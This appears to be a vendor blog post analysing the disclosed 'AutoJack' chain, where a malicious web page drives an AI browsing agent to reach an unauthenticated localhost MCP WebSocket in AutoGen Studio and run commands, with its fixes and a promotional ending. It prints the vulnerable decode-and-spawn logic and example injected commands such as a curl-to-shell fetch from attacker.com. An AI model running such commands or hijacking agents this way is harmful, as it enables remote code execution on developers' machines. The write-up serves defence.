AutoJack Vulnerability Deep Dive: When MCP's Local Trust Boundary Breaks
Microsoft Security Research disclosed AutoJack — a novel RCE exploit chain that hijacks an AI browsing agent to compromise Model Context Protocol (MCP) WebSocket endpoints for host-level code execution. This article breaks down the vulnerability mechanics, attack path, remediation, and API security design principles from NixAPI's multi-model routing perspective.
Note: All facts sourced from Microsoft Security Blog (original article) and CSO Online / Malware News June 2026 reports. No undisclosed information.
1. What Happened
On June 18, 2026, Microsoft Security Research published “AutoJack: How a single page can RCE the host running your AI agent,” disclosing a novel remote code execution (RCE) attack chain targeting AI Agent frameworks.
The vulnerability affects the development branch of AutoGen Studio (Microsoft’s open-source UI prototyping tool for the AutoGen multi-agent framework). An attacker only needs to trick an AI browsing agent into loading a malicious webpage to execute arbitrary system commands on the host machine.
Key Timeline:
| Milestone | Event |
|---|---|
| Discovery | Found during ongoing AI Agent framework security research |
| Disclosure | Reported via MSRC (Microsoft Security Response Center) |
| Upstream Fix | Hardened in AutoGen main branch, commit b047730 |
| Exposure Scope | Never included in any PyPI release — only affected developers building from main |
⚠️ The current PyPI release
autogenstudio 0.4.2.2does not contain the vulnerable MCP WebSocket route. Regular users are not at risk. However, the security design flaws revealed warrant attention from all MCP implementers.
2. AutoJack: A Lethal Trio of Weaknesses

Microsoft named this attack AutoJack (short for Auto-hijack). The core concept: hijack an AI browsing agent and use it as the attacker’s last-mile delivery vehicle across the localhost trust boundary.
The exploit chain combines three independent weaknesses:
Weakness 1: CWE-1385 — Missing Origin Validation in WebSockets
AutoGen Studio’s MCP WebSocket server configured an Origin allowlist, only accepting connections from http://127.0.0.1 or http://localhost:
# Pseudocode illustration
allowed_origins = ["http://127.0.0.1", "http://localhost"]
if origin not in allowed_origins:
    reject_connection()
The Problem: This allowlist was designed to prevent cross-site WebSocket hijacking (CSWSH) from evil.com. But it overlooked a critical fact: when an AutoGen Agent is equipped with a headless browser (e.g., MultimodalWebSurfer), the browser runs on the same machine — its requests naturally carry http://localhost as Origin.
Attacker-controlled JavaScript, once rendered by a local browsing agent, bypasses the Origin check for free.
Weakness 2: CWE-306 — Missing Authentication for Critical Function
AutoGen Studio’s authentication middleware explicitly skipped /api/mcp/* paths, assuming those endpoints would implement their own checks:
# Middleware skip list
skip_paths = ["/api/mcp/*", "/api/ws/*"]
The Problem: The MCP WebSocket handler never implemented any follow-up authentication. Whether you configured GitHub, MSAL, or Firebase auth in config.yaml, the MCP endpoint remained completely exposed.
The result: a fully-authenticated system with exactly one gap — and that gap happened to be the most dangerous control plane endpoint.
Weakness 3: CWE-78 — OS Command Injection
This was the fatal link. The MCP WebSocket route accepted a server_params query parameter, base64-decoded it into JSON, deserialized it into StdioServerParams, and passed it directly to stdio_client():
# Vulnerable logic (now fixed)
import base64, json

server_params_b64 = request.query_params["server_params"]
server_params_json = base64.b64decode(server_params_b64)
server_params = StdioServerParams(**json.loads(server_params_json))

# Passed straight to stdio_client — no executable allowlist!
stdio_client(server_params)  # executes server_params.command + server_params.args
StdioServerParams.command and .args were used verbatim to spawn child processes. No allowlist restricted the executable to be an MCP-speaking binary. The following were all “legitimately” accepted:
calc.exepowershell.exe -enc <base64_payload>bash -c 'curl attacker.com | sh'
Full Attack Chain
┌─────────────────┐      ┌──────────────────┐      ┌─────────────────┐
│  Malicious Page │ ──→ │  AI Browsing     │ ──→ │  localhost:8081 │
│  (evil.com)     │      │  Agent (headless)│      │  /api/mcp       │
└─────────────────┘      └──────────────────┘      └─────────────────┘
                                │                           │
                                │  Origin: localhost   ✅  │
                                │  Auth: bypassed      ✅  │
                                │  server_params: cmd  ✅  │
                                ▼                           ▼
                         ┌─────────────────────────────────────┐
                         │  Arbitrary command execution (RCE)  │
                         │  Process privilege = AutoGen Studio │
                         └─────────────────────────────────────┘
In Microsoft’s PoC, a “Web Content Summarizer” agent was directed to an attacker-controlled URL. The malicious page successfully launched calc.exe on the developer’s machine.
3. Fixes and Mitigations
After the report, AutoGen Studio maintainers hardened the main branch in commit b047730 (PR #7362) with three key changes:
1. Server-Side Session Parameter Binding
Removed the URL-based command delivery path. Instead:
- A separate POST route stores MCP connection parameters server-side
- Parameters are bound to a one-time UUID session ID
- The WebSocket handler rejects unknown session IDs
# Fixed: server_params no longer from URL
session_id = create_server_session(server_params)  # returns UUID
# WebSocket connection only validates session_id legitimacy
validate_session(session_id)
2. Tighter Auth Skip List
The middleware skip list no longer includes /api/mcp. Only /api/ws and /api/maker remain. MCP routes now flow through normal authentication.
3. Executable Allowlist
Added explicit allowlist validation for executables that may be launched as MCP “servers.” Any command not on the allowlist is rejected.
4. Implications for the MCP Ecosystem
While AutoJack was caught before widespread impact, it reveals a deeper problem: when AI agents can browse the web and talk to local services, localhost is no longer a trustworthy security boundary.
This raises critical questions for the entire MCP ecosystem:
1. The Localhost Trust Assumption Is Obsolete
Developer tools have historically relied on “localhost-only” as a simplified security model. But a headless browser owned by an AI agent breaks this assumption — the browser and server are co-located, not isolated.
2. Control Plane Must Be Authenticated End-to-End
No control plane endpoint (especially WebSocket) should ever be exempt from authentication middleware. If an endpoint needs to skip middleware, it must implement equivalent security checks itself — not skip checks entirely.
3. Input Validation for Command Execution Is a Lifeline
The server_params → direct process creation path is a textbook security anti-pattern. Any interface involving command execution must:
- Reject direct command strings from external input
- Use pre-registered sessions / allowlists
- Strictly separate parameters from code (parametrized)
5. The NixAPI Perspective: Secure Multi-Model Routing Design
From NixAPI’s standpoint as a multi-model API routing platform, AutoJack reinforces several core security principles:
Principle 1: Never Trust Local Requests
At NixAPI’s routing layer, we treat all inbound requests as untrusted — including those from 127.0.0.1. Authentication and authorization are enforced at every layer, with no downgrade for local origins.
Principle 2: Isolate Model Context from Execution Context
MCP’s core value is enabling AI models to call external tools. But model context and execution context must be strictly isolated:
┌─────────────────────────────────────────────┐
│  NixAPI Gateway                               │
│  ┌──────────────┐    ┌──────────────────┐   │
│  │  Model Input │    │ Execution Engine │   │
│  │  (untrusted) │───→│  (sandboxed)     │   │
│  └──────────────┘    └──────────────────┘   │
│         │                    │              │
│         ▼                    ▼              │
│  Declarative intent     Predefined ops only │
└─────────────────────────────────────────────┘
In NixAPI’s architecture, AI model outputs are strictly limited to declarative intents (e.g., “call weather API, params: city=Beijing”), not imperative code. The execution engine only recognizes a predefined set of operations and never directly executes externally supplied command strings.
Principle 3: Least Privilege and Dynamic Key Rotation
Part of AutoJack’s severity stems from the compromised server having sufficient privilege to spawn system processes. NixAPI mitigates this through:
- Per-provider API Key isolation: Each upstream model provider uses independent keys
- Privilege minimization: The NixAPI proxy layer holds zero system-level execution privileges
- Dynamic key rotation: Automatic rotation within time windows to reduce long-term exposure
6. Developer Action Checklist
If you develop or use AI Agents with MCP, execute the following checks immediately:
| Check | Action | Priority |
|---|---|---|
| AutoGen Studio version | Confirm installed from PyPI (pip install autogenstudio), version ≥ 0.4.2.2 | 🔴 High |
| Custom MCP server | Audit for any paths that skip auth middleware | 🔴 High |
| Command execution interfaces | Verify no direct command strings accepted from URL/user input | 🔴 High |
| WebSocket Origin check | Localhost allowlist is insufficient; use Token-based auth | 🟡 Medium |
| Agent isolation | Never run browsing agents on machines hosting sensitive services | 🟡 Medium |
| Reverse proxy | Place authenticated reverse proxy in front of all control plane endpoints | 🟢 Low |
7. Summary
AutoJack is a textbook case of “single-point failure → cascade breach”: a seemingly reasonable localhost allowlist, a small auth bypass oversight, and a direct URL-to-command pipeline — combined into a complete host-level RCE.
Fortunately, the vulnerability was discovered and fixed before broader impact, never reaching an official PyPI release. But it serves as a wake-up call for the entire AI Agent ecosystem: when agents can browse the web and communicate with local services, the traditional local trust model needs fundamental reconstruction.
For NixAPI, this event further validates our core security tenets: never trust input, strictly isolate contexts, and enforce least privilege. In multi-model routing scenarios, these principles protect not only NixAPI itself, but every upstream model and downstream tool accessed through our platform.
References:
Try NixAPI Now
Reliable LLM API relay for OpenAI, Claude, Gemini, DeepSeek, Qwen, and Grok with ¥1 = $1 top-up
Sign Up Free